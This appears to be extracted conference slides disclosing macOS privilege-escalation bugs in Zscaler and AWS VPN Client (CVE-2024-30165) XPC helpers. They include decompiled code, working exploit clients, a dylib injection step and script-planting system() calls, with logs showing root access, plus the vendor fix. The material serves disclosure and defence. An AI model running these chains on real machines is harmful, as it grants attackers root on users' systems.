- (void)verifyZTAScorePosture:(NSString *)arg1 assessmentScore:(NSString *)arg2 publicKeys:(NSString *)arg3 retry:(BOOL)arg4 reply:(void (^)(BOOL))arg5;
- (void)verifyProcessPosture:(NSString *)arg1 thumbprint:(NSString *)arg2 reply:(void (^)(BOOL))arg3;
- (void)updateZappWithOptions:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void)updateUPMWithOptions:(NSDictionary *)arg1;
- (void)manageUPMService:(NSString *)arg1 control:(unsigned long long)arg2 result:(void (^)(NSDictionary *))arg3;
- (void)cleanupDBFFiles:(void (^)(BOOL))arg1;
- (void)removeConfigFileAfterLogout:(void (^)(BOOL))arg1 withParam:(long long)arg2;
- (void)updateCompanySizeConfig:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)updateExternalProxyConfig:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)configureLaunchAgentPlist:(BOOL)arg1 reply:(void (^)(NSString *))arg2;
- (void)exit:(void (^)(NSString *))arg1;
- (void)removeServiceAndTunnelLogs:(BOOL)arg1 removeUPMLogs:(BOOL)arg2 reply:(void (^)(NSString *))arg3;
- (void)clearDiagnosticAndIBLogsAfterExport:(void (^)(NSString *))arg1;
- (void)prepareLogs:(NSString *)arg1 reply:(void (^)(NSString *))arg2;
- (void)installCert:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
- (void)packetCapture:(NSDictionary *)arg1 reply:(void (^)(BOOL))arg2;
- (void) getVersionWithReply:(void (^)(NSString *))arg1;
- (void)restartService:(void (^)(NSString *))arg1;
- (void)updateNotificationManager:(NSDictionary *)arg1 reply:(void (^)(NSString *))arg2;
- (void)updateConfig:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)startTraceFromReportIssue;
- (void)getConnectionInformation:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)toggleTunnelServices:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
- (void)stopTunnel:(void (^)(NSString *))arg1;
- (void)startTunnel:(void (^)(NSString *))arg1 withParams:(NSDictionary *)arg2;
@end
```

installRevertZCC

x86_64
arm-64

path?

installZCC

```
/* @class ZSService */
-(int)installRevertZCC:(int)arg2 reply:(int)arg3 {
    r15 = arg0;
    var_70 = [arg2 retain];
    var_58 = [arg3 retain];
    var_50 = @"UninstallApplication";
    *(&var_50 + 0x8) = @"osx-x86_64";
    *(&var_50 + 0x10) = @"arm-64";
    *(&var_50 + 0x18) = @"ZscalerUpdater";
    rax = [NSArray arrayWithObjects:rdx count:0x4];
    r14 = rax;
    var_78 = rax;
    rax = [ZSTrayUtils sharedInstance];
    rbx = [[rax fetchPIDsofProcessByNames:r14] retain];
    [rax release];
    var_60 = rbx;
    if ([rbx count] != 0x0) {
        r14 = [[var_60 objectForKeyedSubscript:@"UninstallApplication"] retain];
        r13 = [[var_60 objectForKeyedSubscript:@"osx-x86_64"] retain];
        r15 = [[var_60 objectForKeyedSubscript:@"arm-64"] retain];
        ZLogger::error(ZLogger::INSTANCE, "uninstaller: %d | installerPidX86: %d | installerPidARM: %d | autoupdater: %d is already running",
r14, r13, r15, [[var_60 objectForKeyedSubscript:@"ZscalerUpdater"] retain], stack[-136]);
        (*(var_58 + 0x10))(var_58, 0x0);
    }
    else {
        ZLogger::info(ZLogger::INSTANCE, "installRevertZCC:: path=%s", [objc_retainAutorelease(var_70) UTF8String], 0x4, r8, r9, stack[-136]);
        [r15 installZCC:rax];
        (*(var_58 + 0x10))(var_58, 0x1);
    }
    var_30 = **__stack_chk_guard;
    rax = *__stack_chk_guard;
    rax = *rax;
    if (rax != var_30) {
        __stack_chk_fail();
    }
    return rax;
}
```

installZCC

arg2 + /Contents/MacOS/installbuilder.sh

```
/* @class ZSService */
-(int)installZCC:(int)arg2, ... {
    r9 = arg5;
    r8 = arg4;
    rcx = arg3;
    rax = [arg2 retain];
    var_40 = rax;
    var_48 = [[rax stringByAppendingString:@"/Contents/MacOS/installbuilder.sh"] retain];
    r12 = [[rax stringByAppendingString:@"/Contents/MacOS/osx-x86_64"] retain];

    [...SNIP...]
    rbx = [[var_40 stringByAppendingString:@"/Contents/MacOS/osx-arm64"] retain];

    [...SNIP...]
    rax = [NSString stringWithFormat:@"/bin/sh %s --revertzcc 1 --mode unattended --unattendedmodeui none --zinstallMode 1 ", rcx];
    rax = objc_retainAutorelease(rax);
    r14 = rax;
    ZLogger::info(ZLogger::INSTANCE, "installZCC::zapp updater command: %s", [rax UTF8String], rcx, r8, r9, stack[-88]);

    [...SNIP...]

    loc_10006ba2c:
    rax = BundleUtils::runCommandToShell(r14);
    rax = objc_retainAutorelease(rax);
    rbx = rax;
    ZLogger::info(ZLogger::INSTANCE, "installZCC::zapp updater command result: %s", [rax UTF8String], rcx, r8, r9, stack[-88]);
    goto loc_10006bab7;
}
```

Nice debug output

runCommandToShell & result



```
#import <Foundation/Foundation.h>
#import <Security/Security.h>
#import <Cocoa/Cocoa.h>

@protocol XPCProtocol
- (void)getVersionWithReply:(void (^)(NSString *))arg1;
- (void)installRevertZCC:(NSString *)arg1 reply:(void (^)(BOOL))arg2;
@end

__attribute__((constructor))
static void customConstructor(int argc, const char **argv) {
    NSLog(@"[INFO] dylib constructor called from %s", argv[0]);
}

static NSString* TrayTunnelCommunicationXPC = @"com.zscaler.service-tray-communication";
NSString* _serviceName = TrayTunnelCommunicationXPC;
NSXPCConnection* _agentConnection = [[NSXPCConnection alloc] initWithMachServiceName:_serviceName options:4096];

[_agentConnection setRemoteObjectInterface:[NSXPCInterface interfaceWithProtocol:@protocol(XPCProtocol)]];
[_agentConnection resume];

_agentConnection.interruptionHandler = ^{
    NSLog(@"[CONNECTTOHELPERTOOL_ERROR] Connection Terminated");
};

_agentConnection.invalidationHandler = ^{
    NSLog(@"[CONNECTTOHELPERTOOL_ERROR] Connection Interrupted");
};
```

3. Set up ObjectProxy on the connection

4. Test connection with getVersionWithReply

5. Send "/tmp" where exploit script was placed

Custom client: NSXPCConnection

1. Call initWithMachServiceName
2. interfaceWithProtocol
@protocol(XPCProtocol)

```
id obj = [_agentConnection remoteObjectProxyWithErrorHandler:^(NSError* error) {
    NSLog(@"[CONNECTTOHELPERTOOL_ERROR] Something went wrong (remoteObjectProxyWithErrorHandler) %@", error);
    [[NSApplication sharedApplication] terminate:nil];
}];

NSLog(@"[CONNECTTOHELPERTOOL] obj: %@", obj);
NSLog(@"[CONNECTTOHELPERTOOL] conn: %@", _agentConnection);
[obj getVersionWithReply:^(NSString * version) {
    NSLog(@"[getVersionWithReply] version: %@", version);
}];

BOOL * res = false;
[obj installRevertZCC:@"/tmp" reply:^(BOOL res) {
    NSLog(@"[installRevertZCC] Response: \"%hhd\"", res);
}];

[NSThread sleepForTimeInterval:5.0f];
NSLog(@"[INFO] Exiting, bye bye !");

[[NSApplication sharedApplication] terminate:nil];
```

go.sh:

creates bash script at
`/tmp/Contents/MacOS/
installbuilder.sh`

```
$ ls
total 168
drwxr-xr-x  7 testmac  staff   224B Dec 10  08:34 .
drwxr-xr-x  5 testmac  staff   160B Dec 10  07:35 ..
-rw-r--r--  1 testmac  staff   1.2K Dec 10  08:31 go.sh
-rw-r--r--  1 testmac  staff   2.0K Dec 10  08:30 installRevertZCC.m
$ bash go.sh
[i] 0) whoami; id; uname -a; hostname
testmac
uid=501(testmac) gid=20(staff)
groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
Darwin mpro.local 22.6.0 Darwin Kernel Version 22.6.0: Wed Jul  5 22:21:56 PDT 2023; root:xnu-8796.141.3~6/RELEASE_X86_64 x86_64
mpro.local
```

```
[i] 1) Setup
[*] 1.1) Removing previous attempt if existing
[*] 1.2) Creating directory
[*] 1.3 Creating exploit script
[*] 1.4) Setting executable bit on exploit & revert script
/tmp/Contents/MacOS/installbuilder.sh
```

```
[i] 2) Compiling dylib for env var injection
```

```
[i] 3) Performing env var injection
2023-12-10 08:34:39.051 ZscalerTunnel[3575:64120] [INFO] dylib constructor called from /Applications/Zscaler/Zscaler.app/Contents/PlugIns/
ZscalerTunnel
2023-12-10 08:34:39.052 ZscalerTunnel[3575:64120] [CONNECTTOHELPERTOOL] obj: <__NSXPCInterfaceProxy_XPCProtocol: 0x7f9d5f70fa30>
2023-12-10 08:34:39.052 ZscalerTunnel[3575:64120] [CONNECTTOHELPERTOOL] conn: <NSXPConnection: 0x7f9d602042d0> connection to service named
com.zscaler.service-tray-communication
2023-12-10 08:34:39.068 ZscalerTunnel[3575:64122] [getVersionWithReply] version: Sending:4.1.500.3 on time: 2023-12-10 16:34:39 +0000
2023-12-10 08:34:39.092 ZscalerTunnel[3575:64122] [installRevertZCC] Response: "1"
2023-12-10 08:34:44.055 ZscalerTunnel[3575:64120] [INFO] Exiting, bye bye !
```

```
[i] 4) Reading resultant output logfile
```

```
root
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),
701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
Darwin mpro.local 22.6.0 Darwin Kernel Version 22.6.0: Wed Jul  5 22:21:56 PDT 2023; root:xnu-8796.141.3~6/RELEASE_X86_64 x86_64
Sun Dec 10 08:34:39 PST 2023
```

```
[i] 5) Removing dylib
```

compiles & performs
`DYLD_INSERT_LIBRARIES`
injection

Calls `installRevertZCC`

Reads the results

Dangerous assumption [1]

Assuming we (an attacker) can't load code into an Zscaler signed Mach-O and talk to the XPC service

CVE-2024-30165: AWS VPN 3.9.0 Local Privilege Escalation

Local Privilege Escalation via a lack of XPC client verification on connections to a root LaunchDaemon which facilitated uninstallation and script execution from no-longer existing directory paths

AWS Client VPN?

- The AWS VPN is a fancy wrapper around a custom openvpn
- The **PrivilegedHelperTool** (launchd XPC service) allows for a "Daemon" to run as root and facilitates the low privileged user to request actions to be carried out with root privileges
- e.g.
 - turn on/off the VPN
 - Fix DNS settings
 - Reset DNS settings
 - Etc....
- Empowers the user

C XPC Services API

`xpc_connection_create_mach_service`

"`xpc_`" prefix functions imported

"`xpc_*_get`" functions

```
emkay@macbookpro:~$ nm ~/Desktop/RESEARCH/AWS_VPN/3.9.0/com.amazonaws.acvc.helper | grep -i xpc
0000000100004bd0 t __XPC_Connection_Handler
0000000100004cf0 t __XPC_Peer_Event_Handler
0000000100004c90 t ____XPC_Connection_Handler_block_invoke
000000010000c0a8 s __block_descriptor_32_e33_v16?0"NSObject<OS_xpc_object>"8l
000000010000c0e8 s __block_descriptor_40_e8_32s_e33_v16?0"NSObject<OS_xpc_object>"8l
U __xpc_error_connection_invalid
U __xpc_error_termination_imminent
U __xpc_type_error
00000001000033d0 t _get_string_from_xpc_message
U _xpc_connection_create_mach_service
U _xpc_connection_resume
U _xpc_connection_send_message
U _xpc_connection_set_event_handler
U _xpc_dictionary_create_reply
U _xpc_dictionary_get_remote_connection
U _xpc_dictionary_get_string
U _xpc_dictionary_set_bool
U _xpc_dictionary_set_int64
U _xpc_dictionary_set_string
U _xpc_dictionary_set_uint64
U _xpc_get_type
```

No client verification?

```
int _main(int arg0, int arg1) {
    var_28 = *_HELPERS_LABEL;
    rax = objc_retainAutoreleaseReturnValue(*_dispatch_main_q);
    rax = [rax retain];
    var_18 = xpc_connection_create_mach_service(var_28, rax, 0x1); ← XPC service creation using C API
    [rax release];
    if (var_18 == 0x0) {
        rax = syslog$DARWIN_EXTSN(0x5, "Failed to create service.");
        exit(0x1);
    }
    else {
        syslog$DARWIN_EXTSN(0x5, "Configuring connection event handler for helper");
        xpc_connection_set_event_handler(var_18, ^ /* block implemented at __main_block_invoke */ );
        rax = xpc_connection_resume(var_18);
        dispatch_main();
    }
    return rax;
}

int __XPC_Connection_Handler(int arg0) { ←
    var_8 = 0x0;
   objc_storeStrong(&var_8, arg0);
    syslog$DARWIN_EXTSN(0x5, "Configuring message event handler for helper.");
    var_30 = *__NSConcreteStackBlock;
    [var_8 retain];
    xpc_connection_set_event_handler(var_8, &var_30);
    xpc_connection_resume(var_8);
    objc_storeStrong(&var_30 + 0x20, 0x0);
    rax = objc_storeStrong(&var_8, 0x0);
    return rax;
}

void __main_block_invoke(void * _block, struct NSObject<OS_xpc_object> * arg1) {
    var_10 = 0x0;
   objc_storeStrong(&var_10, arg1);
    __XPC_Connection_Handler(var_10);
    objc_storeStrong(&var_10, 0x0);
    return;
}

int __XPC_Connection_Handler_block_invoke(int arg0) {
    var_10 = 0x0;
   objc_storeStrong(&var_10, rsi);
    __XPC_Peer_Event_Handler(*(arg0 + 0x20), var_10);
    rax = objc_storeStrong(&var_10, 0x0);
    return rax;
}
```

```
int __XPC_Peer_Event_Handler(int arg0, int arg1) {
    var_8 = 0x0;
    rax = objc_storeStrong(&var_8, arg0);
    var_10 = 0x0;
    rax = objc_storeStrong(&var_10, arg1);
    syslog$DARWIN_EXTSN(0x5, "Received event in helper.");
    if (xpc_get_type(var_10) == *_xpc_type_error) {
        if (var_10 != *_xpc_error_connection_invalid) {
            }
    }
    else {
        var_28 = [xpc_dictionary_get_remote_connection(var_10) retain];
        var_30 = xpc_dictionary_get_string(var_10, "request");
        if (strcmp(*_START_REQUEST_STRING, var_30) == 0x0) {
            var_38 = [_startOvpn() retain];
            var_40 = xpc_dictionary_create_reply(var_10);
            xpc_dictionary_set_uint64(var_40, "startStatus", [var_38 startStatus]);
            xpc_dictionary_set_string(var_40, "localNetworkCidrsString", [objc_retainAutorelease([[var_38 localNetworkCidrsString] retain]] UTF8String]);
            [rax release];
            xpc_dictionary_set_bool(var_40, "ovpnStartedWithNoLanCidrsFlag", [var_38 ovpnStartedWithNoLanCidrsFlag] & 0xff & 0x1);
            xpc_connection_send_message(var_28, var_40);
            objc_storeStrong(&var_40, 0x0);
            objc_storeStrong(&var_38, 0x0);
        }
    }
}
```

```
else {
    if (strcmp(*_TERMINATE_REQUEST_STRING, var_30) == 0x0) {
        var_44 = _killOvpnProcess(0xf);
        var_50 = xpc_dictionary_create_reply(var_10);
        xpc_dictionary_set_int64(var_50, "exitCode", sign_extend_64(var_44));
        xpc_connection_send_message(var_28, var_50);
        objc_storeStrong(&var_50, 0x0);
    }
    else {
        if (strcmp(*_KILL_REQUEST_STRING, var_30) == 0x0) {
            var_54 = _killOvpnProcess(0x9);
            var_60 = xpc_dictionary_create_reply(var_10);
            xpc_dictionary_set_int64(var_60, "exitCode", sign_extend_64(var_54));
            xpc_connection_send_message(var_28, var_60);
            objc_storeStrong(&var_60, 0x0);
        }
    }
}
```

```
else {
    if (strcmp(*_VERSION_REQUEST_STRING, var_30) == 0x0) {
        _rotateLogs();
        var_68 = xpc_dictionary_create_reply(var_10);
        xpc_dictionary_set_int64(var_68, "partOne", 0x1);
        xpc_dictionary_set_int64(var_68, "partTwo", 0x0);
        xpc_dictionary_set_int64(var_68, "partThree", 0x13);
        xpc_connection_send_message(var_28, var_68);
        objc_storeStrong(&var_68, 0x0);
    }
    else {
        if (strcmp(*_RESTORE_DNS_REQUEST_STRING, var_30) == 0x0) {
            [SystemCommands restoreDns];
        }
    }
}
```


"request":"fix_dns"

"request":"uninstall"

```
else {
    if (strcmp(*_FIX_DNS_REQUEST_STRING, var_30) == 0x0) {
        NSLog(@"Attempting to fix DNS");
        var_6C = [SystemCommands fixDns];
        var_78 = xpc_dictionary_create_reply(var_10);
        xpc_dictionary_set_uint64(var_78, "fixDnsStatus", sign_extend_64(var_6C));
        xpc_connection_send_message(var_28, var_78);
        objc_storeStrong(&var_78, 0x0);
    }
    else {
        if (strcmp(*_UNINSTALL_REQUEST_STRING, var_30) == 0x0) {
            var_7C = _uninstallApplication();
            var_88 = xpc_dictionary_create_reply(var_10);
            xpc_dictionary_set_uint64(var_88, "uninstallStatus", var_7C);
            xpc_connection_send_message(var_28, var_88);
            objc_storeStrong(&var_88, 0x0);
        }
    }
}
```

"request":"restore_dns"

NO VERIFICATION?



W / T H
secure

BEACON

fixDns

/Applications/

```
/* @class SystemCommands */
+(int)fixDns {
    var_18 = [@"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn/fix-dns.sh" retain];
    NSLog(@"Executing script: %@", var_18);
    var_20 = objc_opt_new(@class(NSTask));
    [var_20 setLaunchPath:var_18];
    [var_20 launch];
    [var_20 waitUntilExit];
    var_24 = 0xfffffffffffffff;
    if ([var_20 isRunning] == 0x0) {
        var_24 = [var_20 terminationStatus];
    }
    NSLog(@"Script '%@' finished with exit code: %d", var_18, var_24);
    objc_storeStrong(&var_20, 0x0);
    objc_storeStrong(&var_18, 0x0);
    rax = var_24;
    return rax;
}
```

restoreDns

/Applications/

```
/* @class SystemCommands */
+(int)restoreDns {
    var_18 = [@"/Applications/AWS\ VPN\ Client/AWS\ VPN\ Client.app/Contents/Resources/openvpn/client.down" retain];
    objc_unsafeClaimAutoreleasedReturnValue(_runCommand(var_18));
    rax = objc_storeStrong(&var_18, 0x0);
    return rax;
}
```

uninstallApplication

/Applications/AWS VPN Client/* .app

/Applications/AWS VPN Client

```
int _uninstallApplication() {
    [SystemCommands unloadLaunchCtl];
    [rax removeItemAtPath:@"/Library/LaunchDaemons/com.amazonaws.acvc.helper.plist" error:&var_30];
    [rax removeItemAtPath:@"/Library/PrivilegedHelperTools/com.amazonaws.acvc.helper" error:&var_38];
    [rax removeItemAtPath:@"/Applications/AWS VPN Client/AWS VPN Client.app" error:&var_40];
    NSLog(@"Uninstalled application items");
    if (var_10 != 0x0) {
        NSLog(@"Failed to delete daemon binary with error: %@", var_10);
        var_4 = 0x1;
    }
    else {
        if (var_18 != 0x0) {
            NSLog(@"Failed to delete daemon plist with error: %@", var_18);
            var_4 = 0x2;
        }
        else {
            if (var_20 != 0x0) {
                NSLog(@"Failed to delete application with error: %@", var_20);
            }
            else {
                [rax removeItemAtPath:@"/Applications/AWS VPN Client" error:&var_50];
                if (var_28 != 0x0) {
                    NSLog(@"Failed to remove the uninstall application after successfully
uninstalling the aws vpn client application.");
                    var_4 = 0x3;
                }
                else {
                    var_4 = 0x4;
                }
            }
        }
    }
}
return rax;
}
```

LPE pt1

Create empty XPC dictionary

Set request string to be "uninstall"

Connect to
"com.amazonaws.acvc.helper"

Set event handler

```
xpc_object_t message = xpc_dictionary_create(
    NULL,
    NULL,
    0
);
xpc_dictionary_set_string(
    message,
    XPC_SWITCH,
    C_XPC_UNINSTALL
);

xpc_connection_t conn = xpc_connection_create_mach_service(
    SERVICE_NAME,
    NULL,
    2
);

if (conn == 0x0) {
    NSLog(@"[ERROR] failed to create XPC Connection");
    exit(1);
}

xpc_connection_set_event_handler(
    conn,
    ^(xpc_object_t object){
        NSLog(@"[INFO] Client received event: %s",
              xpc_copy_description(object)
        );
    }
);
xpc_connection_resume(conn);
```

LPE pt2

Send the "uninstall" message

Create exploit directory using
"admin" group membership

Create exploit script

Setting up Mach XPC
dictionary "fix_dns"

Send "fix_dns" Mach
message

```
xpc_connection_send_message_with_reply(
    conn,
    message,
    NULL,
    ^(xpc_object_t object){
        NSLog(@"[INFO] Sent request\n");
        printf("%s\n", xpc_copy_description(object));
    }
);

sleep(1);

system("/bin/mkdir -p=\"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn\"");
system("/usr/bin/printf \"#!/bin/bash\n/bin/date > /tmp/acvc.pwn\n/usr/bin/whoami >> /tmp/acvc.pwn\n\" > \"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn/fix-dns.sh\"");
system("/bin/chmod +x \"/Applications/AWS VPN Client/AWS VPN Client.app/Contents/Resources/openvpn/fix-dns.sh\"");

xpc_dictionary_set_string(
    message,
    XPC_SWITCH,
    C_XPC_FIX
);

xpc_connection_send_message_with_reply(
    conn,
    message,
    NULL,
    ^(xpc_object_t object){
        NSLog(@"[INFO] Sent request\n");
        printf("%s\n", xpc_copy_description(object));
    }
);

sleep(1);

system("/bin/cat /tmp/acvc.pwn");

return 0;
```

Oopsie !

```
● ● ●

$ ./lpe
2023-12-31 05:11:06.465 lpe[53559:1136336] [INFO] Start
2023-12-31 05:11:06.466 lpe[53559:1136336] [i] Setting up mach xpc dictionary "uninstall"
2023-12-31 05:11:06.466 lpe[53559:1136336] [i] Connecting to Mach service
2023-12-31 05:11:06.466 lpe[53559:1136336] [i] Setting up event handler
2023-12-31 05:11:06.467 lpe[53559:1136336] [i] Sending "uninstall" Mach message
2023-12-31 05:11:06.595 lpe[53559:1136338] [INFO] Sent request
<dictionary: 0x6000039940f0> { count = 1, transaction: 0, voucher = 0x0, contents =
    "uninstallStatus" => <uint64: 0xa1e877c5d70b01ff>: 4
}
2023-12-31 05:11:07.472 lpe[53559:1136336] [i] Creating exploit directory
2023-12-31 05:11:07.484 lpe[53559:1136336] [i] Creating exploit script
2023-12-31 05:11:07.494 lpe[53559:1136336] [i] Marking as executable
2023-12-31 05:11:07.510 lpe[53559:1136336] [i] Setting up mach xpc dictionary "fix_dns"
2023-12-31 05:11:07.510 lpe[53559:1136336] [i] Sending "fix_dns" Mach message
2023-12-31 05:11:07.537 lpe[53559:1136338] [INFO] Sent request
<dictionary: 0x60000398c0f0> { count = 1, transaction: 0, voucher = 0x0, contents =
    "fixDnsStatus" => <uint64: 0xa1e877c5d70b41ff>: 0
}
2023-12-31 05:11:08.513 lpe[53559:1136336] [i] Viewing the results of code execution
Sun Dec 31 05:11:07 PST 2023
root
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),701(com.apple.sharepoint.group.1),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh),400(com.apple.access_remote_ae)
```

root

Dangerous assumption [2]

Assuming we (an attacker) won't just connect and call XPC functions

The fix

```
int __XPC_Peer_Event_Handler(int arg0, int arg1) {
    var_8 = 0x0;
    rax = objc_storeStrong(&var_8, arg0);
    var_10 = 0x0;
    rax = objc_storeStrong(&var_10, arg1);
    syslog$DARWIN_EXTSN(0x5, "Received event in helper.");
    if (xpc_get_type(var_10) == *_xpc_type_error) {
        if (var_10 != *_xpc_error_connection_invalid) {
        }
    } else {
        var_28 = [xpc_dictionary_get_remote_connection(var_10) retain];
        NSLog(@"Received connection from PID: %d", xpc_connection_get_pid(var_28));
        var_38 = [CodeSigningUtils createSecCodeFromXpcMessage:var_10];
        if (var_38 != 0x0) {
            var_39 = [CodeSigningUtils validateSecCodeWithRequirements:var_38 requirementsString:@"anchor apple generic and identifier = \"com.amazonaws.acvc.helperapp\" and certificate leaf[subject.OU] = \"94KV3E626L\""] & 0x1;
            CFRelease(var_38);
            if ((var_39 & 0x1) == 0x0) {
                _failXpcConnectionWithExitCode(var_28, var_10, *(int32_t *)_XPC_SEC_CODE_VALIDATION_FAILED_EXIT_CODE);
            }
        }
    }
}
```

```
/* @class CodeSigningUtils */
+(int)createSecCodeFromXpcMessage:(int)arg2 {
    var_20 = 0x0;
    rax =objc_storeStrong(&var_20, arg2);
    NSLog(@"Creating SecCode from XPC message: %s", xpc_copy_description(var_20));
    var_28 = 0x0;
    rax = SecCodeCreateWithXPCMessage(var_20, 0x0, &var_28);
    var_2C = rax;
    if (var_2C == 0x0 && var_28 != 0x0) {
        NSLog(@"SecCode created successfully");
        var_8 = var_28;
    } else {
        NSLog(@"Error creating SecCode: %d from the XPC message: %s", var_2C, xpc_copy_description(var_20));
        var_8 = 0x0;
    }
    objc_storeStrong(&var_20, 0x0);
    rax = var_8;
    return rax;
}
```

- Identifier check ✓
- Signing cert check ✓
- Does not use PID ✓
- Rejects if fail ✓
- lgtm, gg AWS ✓


CVE-2024-27358: WithSecure Elements / MDR Installer LPE

Assumptions placed on paths during the install or update process which facilitates an attacker who has planted a malicious Mach-O to achieve root code execution

Installers

DEATH BY 1000 INSTALLERS

...it's all broken :(



 @patrickwardle

 Synack.

W / T H
secure

Installers

.pkg installers:	.app installers:
Needs to be "Installed"	Can run directly
preinstall & postinstall scripts	"Drag and Drop" install
Typically, elevated installs	Can be elevated but often not
